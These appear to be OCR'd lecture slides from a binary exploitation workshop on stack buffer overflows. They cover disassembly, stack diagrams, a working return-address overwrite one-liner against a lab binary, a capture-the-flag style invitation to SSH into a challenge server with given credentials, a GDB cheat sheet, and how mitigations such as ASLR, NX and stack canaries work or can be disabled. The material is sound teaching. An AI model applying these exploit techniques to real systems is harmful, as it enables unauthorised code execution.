
```
0804849b <secret>:
 804849b:       83 ec 0c                sub    $0xc,%esp
 804849e:       83 ec 0c                sub    $0xc,%esp
 80484a1:       68 00 86 04 08          push   $0x8048600
 80484a6:       e8 b5 fe ff ff          call   8048360 <puts@plt>
 80484ab:       83 c4 10                add    $0x10,%esp
 80484ae:       83 ec 0c                sub    $0xc,%esp
 80484b1:       6a 00                   push   $0x0
 80484b3:       e8 b8 fe ff ff          call   8048370 <exit@plt>
```

vuln stack



```
        Higher addresses ^
---------------------------------
|           0x9b840408          | ]- Return address overwritten!
---------------------------------
|           0x41414141          |
---------------------------------
|     long value = 0x41414141   |
---------------------------------
|       0x4141414141414141      |
|       0x4141414141414141      |
---------------------------------
|     index     |       c       |
---------------------------------
        Lower addresses v
```

vuln (exploited)



```
student@cassiopeia:~/ICS/misc$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x84\x04\x08" | ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAA
L
The value is now equal to 0x41414141
You found my secret!
student@cassiopeia:~/ICS/misc$
```

Your turn!

- To begin: SSH into easy@10.163.108.11 -p 1001 (pw: guest) and see if you can spawn a privileged shell!
- Hint: gdb, objdump, and python will be helpful!
- Other hints are in the executables!
- DO NOT OVERLOAD THE SERVER OR DO ANYTHING THAT INTERFERES WITH OTHER'S ABILITY TO DO THE CHALLENGE

GDB Cheat Sheet

- b/break vuln
  - Puts a breakpoint at beginning of function vuln()
- b *0x08048586
  - Puts a breakpoint at address 0x08048586
- run
  - Runs the program in the debugger, pauses when breakpoint/segfault is reached
  - run < input.txt: Runs program with given input entered through stdin
- disas/disassemble
  - Display the disassembly of current function
  - disas vuln: Displays the disassembly of function vuln()
- c/continue
  - Continues from breakpoint until end/reach another breakpoint
- q/quit: Exits out of gdb
- info registers
  - Displays the value of all registers in the current step of registers
- stepi
  - Steps the program forward by one instruction
- x/20bx $esp
  - Displays 20 bytes of data from the address of register $esp in hex byte format
  - x/40lx 0xfffffe70 : Displays 40 groups of 4 bytes (a long) from the address 0xfffffe70
- help <command>
  - Displays help message for a given gdb command.
- kill
  - Terminates the current program running in gdb. Does not terminate gdb.
- bt/backtrace
  - Displays the current call-stack

What can you do with buffer overflows?

- Control execution flow
- Jump to shellcode stored in the stack buffer
- 32-bit executables: Control function parameters
- Launch Ret-to-libc attacks
- Override function pointers
- Build ROPchains


Buffer Overflow Mitigations

Address Space Layout Randomization

- Instead of having the stack start from 0xFFFFFFFF, maybe have it start from 0xFFFF3B92
  - Or something else that is random each time
- You won’t know where you want your execution flow to go on the stack!
- Enabled by default on the Linux kernel (and now Windows!)
  - You can run `setarch x86_64 -v -LR bash’ to disable it temporarily, then `exit` when you are done.

Position Independent Executable

- Addresses in executable are relative, not absolute.
- Used to support ASLR
- Enabled by default, compile and link with -no-pie to disable



```
0000000000001190 <frame_dummy>:
    1190:       e9 7b ff ff ff          jmpq   1110 <register_tm_clones

0000000000001195 <main>:
    1195:       55                      push   %rbp
    1196:       48 89 e5                mov    %rsp,%rbp
    1199:       48 83 ec 20             sub    $0x20,%rsp
    119d:       c7 45 f8 00 00 00 00    movl   $0x0,-0x8(%rbp)
    11a4:       48 8d 3d 59 0e 00 00    lea    0xe59(%rip),%rdi
    11ab:       e8 90 fe ff ff          callq  1040 <puts@plt>
```

REL-RO

- Partial RELocation-Read-Only
- Moves the relocation tables (functions responsible for calling libc functions) before all global variables on the heap.
  - Therefore eliminating heap overflows that overwrite the relocation table entries.
- Have no impact on the stack


NX bit

- Also known as DEP (Data Execution Prevention)
- Disable code execution on the stack completely
  - You will get a segmentation fault if you attempt to do so.
  - Doesn’t affect other parts of the program though!
- Enabled by default, compile and link with -z execstack to disable

Stack Canaries


- Canary in a coalmine
- 4 byte random value placed between buffer and return address
- If value is changed, exit the program!
- Enabled by default, disabled by adding `fno-stack-protector`

Stack Canaries



```
        Higher addresses ^
---------------------------------
|         return address        |
---------------------------------
|       saved base pointer      |
---------------------------------
|           canary value        |
---------------------------------
|                               |
|             buffer            |
---------------------------------
|     index     |       c       |
---------------------------------
        Lower addresses v
```

Stack Canaries



```
student@cassiopeia:~/ICS/misc$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x9b\x84\x04\x08" | ./vuln
Enter your input here:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA���
The value is now equal to 0xdeadbeef
*** stack smashing detected ***: ./vuln terminated
Aborted (core dumped)
student@cassiopeia:~/ICS/misc$ █
```

Alternative C Functions

- Use these:
  - fgets()
  - strncat()
  - strncpy()
  - sscanf()
  - read()

- Not these:
  - gets()
  - strcat()
  - strcpy()
  - scanf()

Further Readings

- Highly recommended: Smashing The Stack For Fun And Profit
    - http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- Blackhoodie workshop: Intro to Binary Exploitation
    - https://github.com/tharina/BlackHoodie-2018-Workshop